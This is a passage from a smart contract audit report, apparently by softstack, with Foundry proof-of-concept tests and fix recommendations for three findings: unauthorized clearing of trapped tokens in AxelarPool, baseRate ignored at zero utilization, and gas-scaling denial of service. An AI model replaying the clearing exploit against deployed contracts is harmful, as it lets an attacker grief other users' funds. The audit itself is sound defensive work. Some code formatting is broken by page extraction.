    MockStdReference mockRef;

    string constant ACCEPTED_SOURCE_CHAIN = "xrpl-dev";
    address constant deployer = address(0x11123);
    address constant victimUser = address(0x44444);
    address constant attacker = address(0x99999);
    DataTypes.XrplAccountHash constant treasury =
DataTypes.XrplAccountHash.wrap(bytes32(uint256(0x222)));

    // Test user addresses and hashes
    bytes constant victimSourceAddress = abi.encodePacked(bytes32(uint256(0x333)));
    DataTypes.XrplAccountHash victimHash;

    // Track interchainTransfer calls for verification
    uint256 public transferCallCount;
    address public lastTransferToken;
    uint256 public lastTransferAmount;
    bytes public lastTransferDestination;

    // Mock InterchainTokenService to track calls
    MockInterchainTokenService mockInterchainTokenService;
```


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
    function setUp() public {
        vm.startPrank(deployer);

        // Compute the victim hash the same way the contract does
        victimHash = DataTypes.bytesToXrplAccountHash(victimSourceAddress);

        // Deploy mock ITS
        mockInterchainTokenService = new MockInterchainTokenService();
        mockITS = address(mockInterchainTokenService);

        // Deploy mock tokens and oracle setup
        tokenA = new MockERC20("Token A", "A", 18);
        mockRef = new MockStdReference();

        BandProtocolConnector xrpConnector = new BandProtocolConnector(mockRef,
"XRP", 40 minutes);
        OracleConnectorHub oracleConnectorHub = new OracleConnectorHub();
        oracleConnectorHub.setTokenConnector(address(tokenA),
address(xrpConnector));

        DataTypes.InterestRateStrateyOneParams memory xrpIrsParams =
            DataTypes.InterestRateStrateyOneParams({slope0: 8, slope1: 100,
baseRate: 0, optimalRate: 65});
        InterestRateStrategyOne xrpIrs = new InterestRateStrategyOne(xrpIrsParams);

        // Deploy AxelarPool with mock ITS
        axelarPool = new AxelarPoolHarness(mockITS, address(oracleConnectorHub),
treasury, ACCEPTED_SOURCE_CHAIN);

        // Add tokenA as a reserve
        bytes32 tokenId =
0xbfb47d376947093b7858c1c59a4154dd291d5b2251cb56a6f7159a070f0bd518;
        axelarPool.pool().addReserve(
            address(tokenA),
            address(xrpIrs),
            70, // ltvPct
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
            100, // liquidationThresholdPct
            15, // reserveFactorPct
            10, // liquidationBonusPct
            4000 * (10 ** ERC20(tokenA).decimals()), // borrowingLimit
            type(uint256).max, // lendingLimit
            tokenId
        );

        vm.stopPrank();
    }

    /**
     * @dev Test that demonstrates the unauthorized token clearing vulnerability
     * Shows that any attacker can clear trapped tokens for any user
     */
    function test_UnauthorizedTokenClearing_AttackerCanClearVictimTokens() public {
        uint256 trappedAmount = 1000e18;

        // 1. Setup: Trap some tokens for the victim user
        vm.startPrank(deployer);
        // Directly trap tokens to simulate a failed deposit scenario
        axelarPool.exposed_trap(victimHash, address(tokenA), trappedAmount);
        vm.stopPrank();

        // 2. Verify tokens are trapped for the victim
        assertEq(axelarPool.trapped(victimHash, address(tokenA)), trappedAmount);
        assertEq(axelarPool.trappedTotal(address(tokenA)), trappedAmount);

        // 3. Attack: Attacker calls clearTrappedToken for victim's address
        vm.startPrank(attacker);

        // This should NOT be allowed but currently succeeds due to lack of access
control
        axelarPool.clearTrappedToken(
            address(tokenA),
            victimSourceAddress, // Using victim's address
            1000000 // estimatedGas
```

```
        );

        vm.stopPrank();

        // 4. Verify the attack succeeded - tokens were cleared
        assertEq(axelarPool.trapped(victimHash, address(tokenA)), 0, "Trapped
tokens should be cleared");
        assertEq(axelarPool.trappedTotal(address(tokenA)), 0, "Total trapped should
be zero");

        // 5. Verify interchainTransfer was called (indicating tokens sent back to
victim)
        assertEq(mockInterchainTokenService.transferCallCount(), 1,
"InterchainTransfer should be called once");
        assertEq(mockInterchainTokenService.lastTransferAmount(), trappedAmount,
"Should transfer correct amount");
        assertEq(mockInterchainTokenService.lastTransferDestination(),
victimSourceAddress, "Should send to victim");

        // 6. This proves the vulnerability: attacker successfully cleared victim's
tokens
        // without authorization, even though tokens go back to victim
    }

    /**
     * @dev Test that demonstrates front-running vulnerability
     * Shows that an attacker can front-run a legitimate user's clearTrappedToken
call
     */
    function test_UnauthorizedTokenClearing_FrontRunningAttack() public {
        uint256 trappedAmount = 500e18;

        // 1. Setup: Trap tokens for victim
        vm.startPrank(deployer);
        axelarPool.exposed_trap(victimHash, address(tokenA), trappedAmount);
        vm.stopPrank();
```

```
        // 2. Victim decides to clear their own tokens (legitimate action)
        // But attacker front-runs this transaction

        // 3. Attacker front-runs by calling clearTrappedToken first
        vm.startPrank(attacker);
        axelarPool.clearTrappedToken(
            address(tokenA),
            victimSourceAddress,
            1000000
        );
        vm.stopPrank();

        // 4. Now when victim tries to clear, it will fail because tokens already
cleared
        vm.startPrank(victimUser);
        vm.expectRevert(); // This will revert because trapped amount is now 0
        axelarPool.clearTrappedToken(
            address(tokenA),
            victimSourceAddress,
            1000000
        );
        vm.stopPrank();

        // 5. This demonstrates how attacker can front-run legitimate clearing
operations
        assertEq(axelarPool.trapped(victimHash, address(tokenA)), 0);
        assertEq(mockInterchainTokenService.transferCallCount(), 1);
    }

    /**
     * @dev Test that demonstrates griefing through unauthorized clearing at
unwanted times
     * Shows that attacker can force token returns when user doesn't want them
     */
    function test_UnauthorizedTokenClearing_GriefingAttack() public {
        uint256 trappedAmount = 2000e18;
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        // 1. Setup: Multiple tokens trapped for victim over time
        vm.startPrank(deployer);
        axelarPool.exposed_trap(victimHash, address(tokenA), 1000e18);
        vm.warp(block.timestamp + 1 days); // Simulate time passing
        axelarPool.exposed_trap(victimHash, address(tokenA), 1000e18);
        vm.stopPrank();

        assertEq(axelarPool.trapped(victimHash, address(tokenA)), trappedAmount);

        // 2. Victim may want to wait for better gas prices or timing to clear
tokens
        // But attacker can force clearing at any time

        vm.startPrank(attacker);
        // Attacker forces clearing at a potentially inconvenient time
        axelarPool.clearTrappedToken(
            address(tokenA),
            victimSourceAddress,
            1000000
        );
        vm.stopPrank();

        // 3. Verify griefing attack succeeded
        assertEq(axelarPool.trapped(victimHash, address(tokenA)), 0, "Attacker
forced clearing");
        assertEq(mockInterchainTokenService.transferCallCount(), 1, "Transfer was
triggered by attacker");

        // 4. Even though tokens go back to victim, the timing was not victim's
choice
        // This could cause issues with gas costs, transaction ordering, or user
preferences
    }

    /**
     * @dev Test demonstrating multiple users can be targeted by the same attacker
     */
```

```
    function test_UnauthorizedTokenClearing_MultipleVictims() public {
        // Setup multiple users with trapped tokens
        bytes memory victim2SourceAddress =
abi.encodePacked(bytes32(uint256(0x444)));
        DataTypes.XrplAccountHash victim2Hash =
DataTypes.bytesToXrplAccountHash(victim2SourceAddress);

        vm.startPrank(deployer);
        axelarPool.exposed_trap(victimHash, address(tokenA), 1000e18);
        axelarPool.exposed_trap(victim2Hash, address(tokenA), 2000e18);
        vm.stopPrank();

        // Attacker can clear tokens for any user
        vm.startPrank(attacker);

        // Clear victim 1's tokens
        axelarPool.clearTrappedToken(address(tokenA), victimSourceAddress,
1000000);

        // Clear victim 2's tokens
        axelarPool.clearTrappedToken(address(tokenA), victim2SourceAddress,
1000000);

        vm.stopPrank();

        // Verify both victims' tokens were cleared by attacker
        assertEq(axelarPool.trapped(victimHash, address(tokenA)), 0);
        assertEq(axelarPool.trapped(victim2Hash, address(tokenA)), 0);
        assertEq(mockInterchainTokenService.transferCallCount(), 2);
    }
}


/**
 * @dev Mock InterchainTokenService to track calls and simulate behavior
 */
contract MockInterchainTokenService {
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

	`` uint256 public transferCallCount; address public lastTransferToken; uint256 public lastTransferAmount; bytes public lastTransferDestination; string public lastTransferChain; function interchainTransfer(bytes32, // tokenId string calldata destinationChain, bytes calldata destinationAddress, uint256 amount, bytes calldata, // metadata uint256 // gasValue) external { transferCallCount++; lastTransferAmount = amount; lastTransferDestination = destinationAddress; lastTransferChain = destinationChain; // Simulate successful transfer (doesn't revert) // In real scenario, this could succeed locally but fail cross-chain } } ```
Code	Line 29 - 46 (AxelarPool.sol): ``` function clearTrappedToken(address token, bytes calldata sourceAddress, uint256 estimatedGas) external { bytes32 tokenId = pool.axelarTokenIds(token); DataTypes.XrplAccountHash xrplAccountHash = DataTypes.bytesToXrplAccountHash(sourceAddress); ```

	<pre> uint256 totalClearedAmount = _clear(xrplAccountHash, token); InterchainTokenService(interchainTokenService).interchainTransfer(tokenId, // bytes32 tokenId, acceptedSourceChain, // string calldata destinationChain, sourceAddress, // bytes calldata destinationAddress, totalClearedAmount, // uint256 amount, "", // bytes calldata metadata, estimatedGas // estimated gas,); emit Cleared(xrplAccountHash, sourceAddress, token, totalClearedAmount); }</pre>
Result/Recommendation	To mitigate this vulnerability, access to the clearTrappedToken function should be restricted. Owner/Role-Based Clearing (Centralized Control): • Add an onlyOwner modifier (if a single admin is appropriate) or a role-based access control mechanism (e.g., onlyRole(CLEARING_ROLE)) to clearTrappedToken. The authorized entity would then be responsible for verifying requests or batch-processing clearings. User Signature Verification (Decentralized Control): • Modify clearTrappedToken to require a cryptographic signature from the private key corresponding to the sourceAddress (or the derived xrplAccountHash). This signature would prove that the original owner authorizes the clearing operation. This is more complex but aligns better with user self-sovereignty. <pre>// Conceptual // function clearTrappedToken(address token, bytes calldata sourceAddress, uint256 estimatedGas, bytes calldata signature) external { // DataTypes.XrplAccountHash xrplAccountHash = DataTypes.bytesToXrplAccountHash(sourceAddress); // // Verify signature against xrplAccountHash or a derivative</pre>

hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

	`//      // ...` `//      _clear(xrplAccountHash, token);` `//      // ...` `// }` Conditional on Trap.sol Design: If the Trap.sol contract's _clear() function itself has (or can be augmented with) robust authorization logic that can somehow verify the ultimate msg.sender's permission relative to xrplAccountHash (this is less direct if AxelarPool is the one calling _clear), then restrictions on clearTrappedToken in AxelarPool could leverage that. For example, if AxelarPool is considered the custodian of trapped funds on behalf of users, then onlyOwner on clearTrappedToken would allow the protocol admin to manage clearings. The choice of mitigation depends on the desired level of decentralization and operational model for handling trapped funds.

6.2.4 Interest Rate Model at Zero Utilization May Not Reflect baseRate

Severity: MEDIUM
Status: FIXED
File(s) affected: InterestRateStrategyOne.sol
Update: https://github.com/strobe-protocol/strobe-v1-core/commit/78f82a280b1ae9d52167259d83e5f05e452a2ef7

Attack / Description	The InterestRateStrategyOne.getInterestRates() function determines the current lending and borrowing rates for a reserve. Its logic is as follows: `function getInterestRates(uint256 reserveBalance, uint256 totalDebt)` `    external`

```
    view
    returns (DataTypes.InterestRates memory interestRates) // Implicitly
initialized to (0,0)
{
    uint256 utilizationRate = calculateUtilizationRate(reserveBalance, totalDebt);
    if (utilizationRate > 0) {
        uint256 borrowingRate = calculateBorrowRate(utilizationRate);
        uint256 lendingRate = borrowingRate.rmul(utilizationRate);

        interestRates.borrowingRate = uint104(borrowingRate);
        interestRates.lendingRate = uint104(lendingRate);
    }
    // If utilizationRate is 0, the above block is skipped, and interestRates
remains (0,0)
}
```

If the utilizationRate (calculated as totalDebt / (reserveBalance + totalDebt)) is zero, the conditional block that calls calculateBorrowRate() is skipped. Consequently, the function returns both borrowingRate and lendingRate as 0.

However, the internal calculateBorrowRate(uint256 utilizationRate) function is designed to incorporate strategyParams.baseRate. When utilizationRate is 0, calculateBorrowRate(0) correctly evaluates to Math.scalePct(strategyParams.baseRate).

The issue is that getInterestRates() does not invoke calculateBorrowRate() when utilization is zero, thereby not reflecting the configured baseRate as a potential minimum floor for the borrowing rate in this specific scenario.

Impact:

This behavior can lead to a mismatch with potential economic design intentions:

Deviation from Expected Floor Rate: If the baseRate is intended by the protocol's economic model to represent a minimum borrowing rate that should always apply (even at 0% utilization, perhaps to represent an option cost or to ensure a minimal baseline APY can be displayed to potential lenders), the current implementation does not honor this. The borrowing rate will be reported as 0.

Disincentive for Initial Liquidity: Displaying a 0% borrowing rate (and consequently 0% lending rate) when a pool is new or has no active borrows might disincentivize early liquidity providers, as there's no apparent baseline return.

Inconsistency if baseRate > 0: If strategyParams.baseRate is set to a positive value, it effectively has no influence on the reported rates when the pool is idle (0% utilization).

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity ^0.8.21;



import {Test, console} from "forge-std/Test.sol";
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
import {InterestRateStrategyOne} from
"../src/core/irs/InterestRateStrategyOne.sol";

import {DataTypes} from "../src/core/libraries/DataTypes.sol";

import {Math} from "../src/math/Math.sol";




/**

 * @title Bug Report 5: Interest Rate Model Ignores Base Rate at Zero Utilization -
POC

 * @dev Proof of Concept demonstrating that
InterestRateStrategyOne.getInterestRates()

 *      returns (0,0) at zero utilization instead of respecting the baseRate
parameter.

 *

 * Bug ID: P7-AP

 * Severity: Medium (Economic Design/Logic)

 * Contract: InterestRateStrategyOne.sol

 * Function: getInterestRates()

 *

 * Issue: When utilizationRate is 0, getInterestRates() skips calling
calculateBorrowRate()
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
 *         and returns borrowingRate = 0, ignoring the baseRate parameter that
should
 *         act as a minimum borrowing rate floor.
 */
contract BugReport5_InterestRateBaseRateIgnoredTest is Test {
    InterestRateStrategyOne public interestRateStrategy;

    // Strategy parameters as suggested in bug report
    uint8 constant BASE_RATE = 5;      // 5% base rate (should be floor)
    uint8 constant OPTIMAL_RATE = 80; // 80% optimal utilization
    uint8 constant SLOPE_0 = 10;      // 10% slope before optimal
    uint8 constant SLOPE_1 = 50;      // 50% slope after optimal



    function setUp() public {
        // Deploy InterestRateStrategyOne with baseRate = 5% as per bug report
example
        DataTypes.InterestRateStrateyOneParams memory strategyParams =
DataTypes.InterestRateStrateyOneParams({
            baseRate: BASE_RATE,
```

```
            optimalRate: OPTIMAL_RATE,

            slope0: SLOPE_0,

            slope1: SLOPE_1

        });


        interestRateStrategy = new InterestRateStrategyOne(strategyParams);

    }




    /**

     * @dev Test demonstrating the bug: zero utilization returns zero borrowing
rate

     *      instead of the base rate.

     */

    function test_BugPOC_ZeroUtilizationIgnoresBaseRate() public view {

        // Test scenario: reserveBalance = 1000, totalDebt = 0 (0% utilization)

        uint256 reserveBalance = 1000;

        uint256 totalDebt = 0;
```

```
        // Call getInterestRates with zero utilization

        DataTypes.InterestRates memory rates =
interestRateStrategy.getInterestRates(reserveBalance, totalDebt);



        // Current buggy behavior: returns 0 for borrowing rate

        uint256 actualBorrowingRate = rates.borrowingRate;

        uint256 actualLendingRate = rates.lendingRate;



        // Expected behavior: should return baseRate for borrowing, 0 for lending

        uint256 expectedBorrowingRate = Math.scalePct(BASE_RATE); // 5% scaled to
RAY

        uint256 expectedLendingRate = 0; // Lending rate should be 0 at 0%
utilization



        // Log the values for clarity

        console.log("=== Bug Report 5: Zero Utilization Base Rate Test ===");

        console.log("Reserve Balance:", reserveBalance);

        console.log("Total Debt:", totalDebt);

        console.log("Utilization Rate: 0%");

        console.log("");
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        console.log("CURRENT (BUGGY) BEHAVIOR:");

        console.log("Borrowing Rate:", actualBorrowingRate);

        console.log("Lending Rate:", actualLendingRate);

        console.log("");

        console.log("EXPECTED BEHAVIOR:");

        console.log("Borrowing Rate:", expectedBorrowingRate);

        console.log("Lending Rate:", expectedLendingRate);

        console.log("");

        console.log("Base Rate (5%):", Math.scalePct(BASE_RATE));



        // Demonstrate the bug: current implementation returns 0 instead of base
rate

        assertEq(actualBorrowingRate, 0, "CURRENT BUG: Borrowing rate is 0 at zero
utilization");

        assertEq(actualLendingRate, 0, "Lending rate correctly 0 at zero
utilization");



        // Show what the borrowing rate SHOULD be (base rate)

        assertEq(expectedBorrowingRate, Math.scalePct(BASE_RATE), "Expected
borrowing rate should equal base rate");
```

```
        assertNotEq(actualBorrowingRate, expectedBorrowingRate, "BUG CONFIRMED: Actual != Expected borrowing rate");

    }




    /**

     * @dev Demonstrate that calculateBorrowRate(0) correctly returns baseRate

     *      This shows the issue is in getInterestRates() logic, not calculateBorrowRate()

     */

    function test_CalculateBorrowRateWorksCorrectlyAtZeroUtilization() public {

        // Create a test contract that exposes calculateBorrowRate for testing

        TestableInterestRateStrategy testStrategy = new TestableInterestRateStrategy(

            DataTypes.InterestRateStrateyOneParams({

                baseRate: BASE_RATE,

                optimalRate: OPTIMAL_RATE,

                slope0: SLOPE_0,

                slope1: SLOPE_1

            })
```

```
        );


        // Test calculateBorrowRate(0) directly

        uint256 borrowRateAtZero = testStrategy.exposedCalculateBorrowRate(0);

        uint256 expectedBaseRate = Math.scalePct(BASE_RATE);


        console.log("=== calculateBorrowRate(0) Test ===");

        console.log("calculateBorrowRate(0):", borrowRateAtZero);

        console.log("Expected (base rate):", expectedBaseRate);


        // Prove that calculateBorrowRate works correctly - it DOES return base
rate at 0% utilization

        assertEq(borrowRateAtZero, expectedBaseRate, "calculateBorrowRate(0)
correctly returns base rate");

    }



    /**

     * @dev Test that demonstrates the fix would work correctly
```

```
     *      Shows what getInterestRates should return if it always called
calculateBorrowRate

     */

    function test_ProposedFixBehavior() public {

        uint256 reserveBalance = 1000;

        uint256 totalDebt = 0;



        // Simulate the proposed fix logic:

        // uint256 borrowingRate = calculateBorrowRate(utilizationRate); // Always
calculate

        // uint256 lendingRate = 0;

        // if (utilizationRate > 0) {

        //     lendingRate = borrowingRate.rmul(utilizationRate);

        // }



        TestableInterestRateStrategy testStrategy = new
TestableInterestRateStrategy(

            DataTypes.InterestRateStrateyOneParams({

                baseRate: BASE_RATE,

                optimalRate: OPTIMAL_RATE,
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

	`` slope0: SLOPE_0, slope1: SLOPE_1 })); uint256 utilizationRate = testStrategy.exposedCalculateUtilizationRate(reserveBalance, totalDebt); uint256 borrowingRate = testStrategy.exposedCalculateBorrowRate(utilizationRate); uint256 lendingRate = 0; // At 0% utilization, lending rate should be 0 console.log("=== Proposed Fix Behavior ==="); console.log("Utilization Rate:", utilizationRate); console.log("Fixed Borrowing Rate:", borrowingRate); console.log("Fixed Lending Rate:", lendingRate); console.log("Base Rate:", Math.scalePct(BASE_RATE)); // Verify the fix would work correctly assertEq(utilizationRate, 0, "Utilization should be 0"); ```

```
        assertEq(borrowingRate, Math.scalePct(BASE_RATE), "Fixed borrowing rate should equal base rate");

        assertEq(lendingRate, 0, "Fixed lending rate should be 0");

    }



    /**

     * @dev Regression test: ensure non-zero utilization still works correctly

     */

    function test_NonZeroUtilizationStillWorksCorrectly() public view {

        // Test with 10% utilization to ensure existing functionality isn't broken

        uint256 reserveBalance = 90;

        uint256 totalDebt = 10;


        DataTypes.InterestRates memory rates = interestRateStrategy.getInterestRates(reserveBalance, totalDebt);


        // At 10% utilization with these parameters:

        // borrowingRate = baseRate + slope0 * (utilization / optimalRate)
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        // borrowingRate = 5% + 10% * (10% / 80%) = 5% + 1.25% = 6.25%

        // lendingRate = borrowingRate * utilization = 6.25% * 10% = 0.625%



        console.log("=== Non-Zero Utilization Test (10%) ===");

        console.log("Borrowing Rate:", rates.borrowingRate);

        console.log("Lending Rate:", rates.lendingRate);



        // Verify non-zero utilization returns non-zero rates

        assertGt(rates.borrowingRate, 0, "Borrowing rate should be > 0 at 10%
utilization");

        assertGt(rates.lendingRate, 0, "Lending rate should be > 0 at 10%
utilization");

        assertGt(rates.borrowingRate, Math.scalePct(BASE_RATE), "Borrowing rate
should be > base rate at 10% utilization");

    }

}




/**

 * @dev Test helper contract that exposes internal functions for testing
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
 */
contract TestableInterestRateStrategy is InterestRateStrategyOne {
    constructor(DataTypes.InterestRateStrateyOneParams memory _strategyParams)
        InterestRateStrategyOne(_strategyParams) {}


    function exposedCalculateUtilizationRate(uint256 reserveBalance, uint256
totalDebt)
        external
        pure
        returns (uint256)
    {
        return calculateUtilizationRate(reserveBalance, totalDebt);
    }


    function exposedCalculateBorrowRate(uint256 utilizationRate)
        external
        view
        returns (uint256)
    {
```

	`` return calculateBorrowRate(utilizationRate); } } ```
Code	Line 33 - 47 (InterestRateStrategyOne.sol ``` function getInterestRates(uint256 reserveBalance, uint256 totalDebt) external view returns (DataTypes.InterestRates memory interestRates) { uint256 utilizationRate = calculateUtilizationRate(reserveBalance, totalDebt); if (utilizationRate > 0) { uint256 borrowingRate = calculateBorrowRate(utilizationRate); uint256 lendingRate = borrowingRate.rmul(utilizationRate); // Checked no overflow using validateMaxBorrowingRate already interestRates.borrowingRate = uint104(borrowingRate); ```

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

	`` interestRates.lendingRate = uint104(lendingRate); } } ```
Result/Recommendation	The protocol team should review the intended economic model for baseRate at exactly zero utilization. If the baseRate (as processed by calculateBorrowRate) is indeed intended to be the borrowing rate even at 0% utilization, the getInterestRates() function should be modified to always call calculateBorrowRate(). The lending rate would correctly remain 0 at 0% utilization, as there are no active borrows to generate yield for lenders. Suggested Code Modification in InterestRateStrategyOne.sol: ``` function getInterestRates(uint256 reserveBalance, uint256 totalDebt) external view returns (DataTypes.InterestRates memory interestRates) { uint256 utilizationRate = calculateUtilizationRate(reserveBalance, totalDebt); // Always calculate the borrowingRate, which incorporates baseRate. uint256 borrowingRate = calculateBorrowRate(utilizationRate); uint256 lendingRate = 0; // Lending rate is 0 if there's no utilization. ```

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

	`` if (utilizationRate > 0) { lendingRate = borrowingRate.rmul(utilizationRate); } // Ensure validateMaxBorrowingRate in constructor covers scenarios where baseRate might be high. interestRates.borrowingRate = uint104(borrowingRate); interestRates.lendingRate = uint104(lendingRate); } ``` This change ensures that calculateBorrowRate() is always invoked, allowing baseRate to be reflected, while lendingRate correctly becomes non-zero only when utilizationRate > 0.

6.2.5 Linear Gas Scaling in Health Checks Leading to Potential DoS
Severity: MEDIUM
Status: FIXED
File(s) affected: Pool.sol
Update: https://github.com/strobe-protocol/strobe-v1-core/commit/33d51cef727361ff7a441c6ae37b05bfb606a371

Attack / Description	The core internal function Pool.calculateUserCollateralData() is responsible for determining a user's total collateral value and total collateral required to maintain their loan positions. This

	function iterates through all listed reserves in the system, up to _reserveCount (which can be a maximum of 127 as per PoolConfig._addReserve()). Within each iteration of this loop, multiple storage access operations (SLOADs) are performed, and, critically, one or more external calls to _oracle.getPrice() can occur (via getUserCollateralUsdValueForToken and getUserDebtUsdValueForToken). Both SLOADs and external calls are gas-intensive. As the number of reserves (_reserveCount) increases, the total gas consumed by this loop scales linearly (or worse, if oracle calls have variable costs). If _reserveCount becomes significantly large (e.g., dozens or approaching the theoretical maximum of 127), the cumulative gas cost for executing calculateUserCollateralData can become prohibitively high. This directly impacts all critical user-facing and protocol-maintenance functions that rely on this health check. **Impact:** Denial of Service (DoS) for Core Protocol Functions: Functions like borrow(), disableCollateral(), and _withdrawInternal() (for collateralized assets) may fail due to out-of-gas errors if _reserveCount is high, preventing users from managing their positions. liquidate() calls, which are crucial for maintaining protocol solvency, are particularly susceptible as they may involve multiple implicit calls or complex calculations based on calculateUserCollateralData. If liquidations become too costly or hit block gas limits, the protocol cannot effectively manage risky debt. Economic Unviability of Operations: Even if transactions do not hit the absolute block gas limit, excessively high gas costs can make certain operations economically impractical for users (e.g., borrowing small amounts) or liquidators (e.g., liquidating positions where the profit margin is less than the gas cost).

Scalability Limitation: The protocol's ability to support a diverse range of assets is severely hampered by this gas scaling issue.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.21;


import "forge-std/Test.sol";
import "./mocks/DeployMocks.sol";
import "./mocks/MockConstants.sol";
import "./mocks/MockERC20.sol";
import {DataTypes} from "../src/core/libraries/DataTypes.sol";
import {InterestRateStrategyOne} from
"../src/core/irs/InterestRateStrategyOne.sol";


/**
 * @title BugReport6_GasCostCollateralChecks
 * @notice Proof of Concept for Bug Report 6: Gas Cost of Collateral/Health Checks
(P1-POOL)
 *
 * @dev This test demonstrates that Pool.sol's calculateUserCollateralData function
 *      has gas costs that scale linearly with the number of reserves, potentially
 *      causing out-of-gas failures when the reserve count is high.
 *
 * Bug Details:
 * - Function iterates through all system reserves (up to _reserveCount, max 127)
 * - Each iteration involves multiple SLOADs and potentially _oracle.getPrice()
calls
 * - With large _reserveCount, cumulative gas costs can exceed block gas limits
 * - Affects core functions: liquidate, borrow, disableCollateral, withdraw,
collateral checks
 */
contract BugReport6_GasCostCollateralChecks is DeployMocks, Test {
```

```
    constructor() DeployMocks(vm) {}


    function setUp() public {
        predeploy();
        deploy();
    }


    /**
     * @notice Test demonstrates basic gas measurement works
     */
    function test_BasicGasMeasurement() public {
        console.log("=== Testing Basic Gas Measurement ===");

        // Setup test user
        DataTypes.XrplAccountHash testUser =
DataTypes.XrplAccountHash.wrap(bytes32(keccak256(abi.encodePacked("testuser"))));
        bytes memory testUserBytes = abi.encodePacked("testuser");

        // Setup user with collateral and debt
        mockPoolWrapper.deposit(testUser, testUserBytes, address(tokenA), 1000 *
1e18, false);
        mockPoolWrapper.enableCollateral(testUser, testUserBytes, address(tokenA));
        mockPoolWrapper.borrow(testUser, testUserBytes, address(tokenB), 100 *
1e18);

        // Measure gas for additional borrow (triggers calculateUserCollateralData)
        uint256 gasBefore = gasleft();
        mockPoolWrapper.borrow(testUser, testUserBytes, address(tokenB), 10 *
1e18);
        uint256 gasAfter = gasleft();

        uint256 gasUsed = gasBefore > gasAfter ? gasBefore - gasAfter : 0;

        console.log("Gas used with 2 reserves:", gasUsed);
        assertTrue(gasUsed > 0, "Should consume some gas");
```


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
        console.log("Basic gas measurement test completed successfully");
    }


    /**
     * @notice Test demonstrates the gas scaling issue by comparing borrow
operations
     * that trigger calculateUserCollateralData with different reserve counts
     */
    function test_GasScalingDemonstration() public {
        console.log("=== Demonstrating Gas Scaling Issue ===");

        // Setup test user
        DataTypes.XrplAccountHash testUser =
DataTypes.XrplAccountHash.wrap(bytes32(keccak256(abi.encodePacked("testuser2"))));
        bytes memory testUserBytes = abi.encodePacked("testuser2");

        // Setup user with collateral
        mockPoolWrapper.deposit(testUser, testUserBytes, address(tokenA), 1000 *
1e18, false);
        mockPoolWrapper.enableCollateral(testUser, testUserBytes, address(tokenA));

        // Test 1: Initial borrow with 2 reserves (baseline)
        uint256 gasBefore = gasleft();
        mockPoolWrapper.borrow(testUser, testUserBytes, address(tokenB), 50 *
1e18);
        uint256 gasAfter = gasleft();
        uint256 gasBaseline = gasBefore > gasAfter ? gasBefore - gasAfter : 0;

        // Test 2: Additional borrow (triggers calculateUserCollateralData with
debt)
        gasBefore = gasleft();
        mockPoolWrapper.borrow(testUser, testUserBytes, address(tokenB), 10 *
1e18);
        gasAfter = gasleft();
        uint256 gasWithDebt = gasBefore > gasAfter ? gasBefore - gasAfter : 0;
```

```
        console.log("Gas for initial borrow (2 reserves):", gasBaseline);
        console.log("Gas for additional borrow (2 reserves):", gasWithDebt);

        // Additional borrow should use less gas than initial (simpler health
check)
        assertTrue(gasBaseline > 0, "Should consume gas for borrowing");
        assertTrue(gasWithDebt > 0, "Should consume gas for additional borrowing");

        console.log("Gas scaling demonstration completed with 2 reserves");
    }


    /**
     * @notice Test demonstrates gas scaling by creating many reserves and
measuring
     * operations that call calculateUserCollateralData
     */
    function test_AddingAdditionalReserves() public {
        console.log("=== Testing Gas Scaling With More Reserves ===");

        // First, measure gas with just 2 reserves (baseline)
        DataTypes.XrplAccountHash testUser1 =
DataTypes.XrplAccountHash.wrap(bytes32(keccak256(abi.encodePacked("testuser_baselin
e"))));
        bytes memory testUser1Bytes = abi.encodePacked("testuser_baseline");

        // Setup baseline user
        mockPoolWrapper.deposit(testUser1, testUser1Bytes, address(tokenA), 1000 *
1e18, false);
        mockPoolWrapper.enableCollateral(testUser1, testUser1Bytes,
address(tokenA));
        mockPoolWrapper.borrow(testUser1, testUser1Bytes, address(tokenB), 50 *
1e18);

        // Measure borrow gas with 2 reserves
        uint256 gasBefore = gasleft();
```

